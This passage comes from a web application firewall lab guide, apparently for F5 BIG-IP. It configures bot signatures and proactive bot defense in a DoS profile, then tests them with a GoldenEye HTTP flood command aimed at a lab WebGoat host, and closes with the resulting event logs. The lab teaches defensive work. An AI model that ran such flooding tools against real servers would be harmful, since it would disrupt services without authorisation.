
8. Name the profile “module3” and click **Finished**.




9. Click the **profile** you just created to configure it.




10. Select the **Application Security** tab.




11. Click **Edit**, followed by the **Enabled** checkbox to turn on Bot Detection.






12. Let's configure the types of bot protection that offer the best bang for the buck, starting with Signatures. Click the **Bot Signatures** tab and click **edit**.




13. Now click the **Enabled** checkbox. You'll see we can group bots by category or can select them uniquely.




14. Click **Edit** to explore the settings further. Try to resist the urge to modify any settings until the end of the lab, the defaults will serve us well.
15. For complete protection, let's go ahead and enable Proactive Bot Defense as well. Click on the **Proactive Bot Defense** tab, click **Edit**.


16. Change the dropdown to **Always**.



17. Change the **Grace Period** to **20 seconds**.



18. Click **Update** to save changes.
19. Now let's bind this DoS policy to a Virtual Server. Navigate to **Local Traffic -> Virtual Servers -> Virtual Server List** and select 'asm_vs'.
20. Click on the **Security** tab and select **Policies**.
21. Enable the **module3** DoS Protection profile.




22. Click **Update**.

Note: Proactive Bot Defense and other anti-bot capabilities found in the DoS profile do not actually require an ASM policy to implement. While they are technically part of ASM, layer 7 DoS profiles are much lighter weight and execute before a security policy would.

Task 2 - Simulating Bot Traffic

1. Now that we have a DoS profile in place, lets test it!
2. Open a command prompt on your jumpbox.




3. Execute the following command a few times:

```
python /opt/goldeneye.py http://10.1.10.145/WebGoat/login -d -w 50 -s 200
```

Note: You'll get errors from GoldenEye as Proactive Bot Defense takes action against it. This is expected behavior.

4. Wait a few minutes for traffic generation and logging.
5. In the BIG-IP WebUI, Navigate to **Security -> Event Logs -> Bot Defense -> Requests** .
6. Review the attacks detected by ASM (hint: you'll have to scroll all the way down to scroll right or left if you have lower resolution display).

Can you tell what action was taken and why? (hint: scroll right)



*	Last Hour ▼	Search	Custom Search...	Source			Destination			
Time	Virtual Server	Profile Name		Address	Port	Geolocation	Address	Port	Route Domain	Device I
2018-08-09 23:27:10	/Common/asm_vs	/Common/module3		10.1.10.51	41596	NA	10.1.10.145	80	0	NA
2018-08-09 23:27:10	/Common/asm_vs	/Common/module3		10.1.10.51	41560	NA	10.1.10.145	80	0	NA
2018-08-09 23:27:10	/Common/asm_vs	/Common/module3		10.1.10.51	41608	NA	10.1.10.145	80	0	NA
2018-08-09 23:27:10	/Common/asm_vs	/Common/module3		10.1.10.51	41612	NA	10.1.10.145	80	0	NA
2018-08-09 23:27:10	/Common/asm_vs	/Common/module3		10.1.10.51	41592	NA	10.1.10.145	80	0	NA
2018-08-09 23:27:10	/Common/asm_vs	/Common/module3		10.1.10.51	41584	NA	10.1.10.145	80	0	NA
2018-08-09 23:27:10	/Common/asm_vs	/Common/module3		10.1.10.51	41556	NA	10.1.10.145	80	0	NA
2018-08-09 23:27:10	/Common/asm_vs	/Common/module3		10.1.10.51	41512	NA	10.1.10.145	80	0	NA
2018-08-09 23:27:10	/Common/asm_vs	/Common/module3		10.1.10.51	41576	NA	10.1.10.145	80	0	NA
2018-08-09 23:27:10	/Common/asm_vs	/Common/module3		10.1.10.51	41580	NA	10.1.10.145	80	0	NA
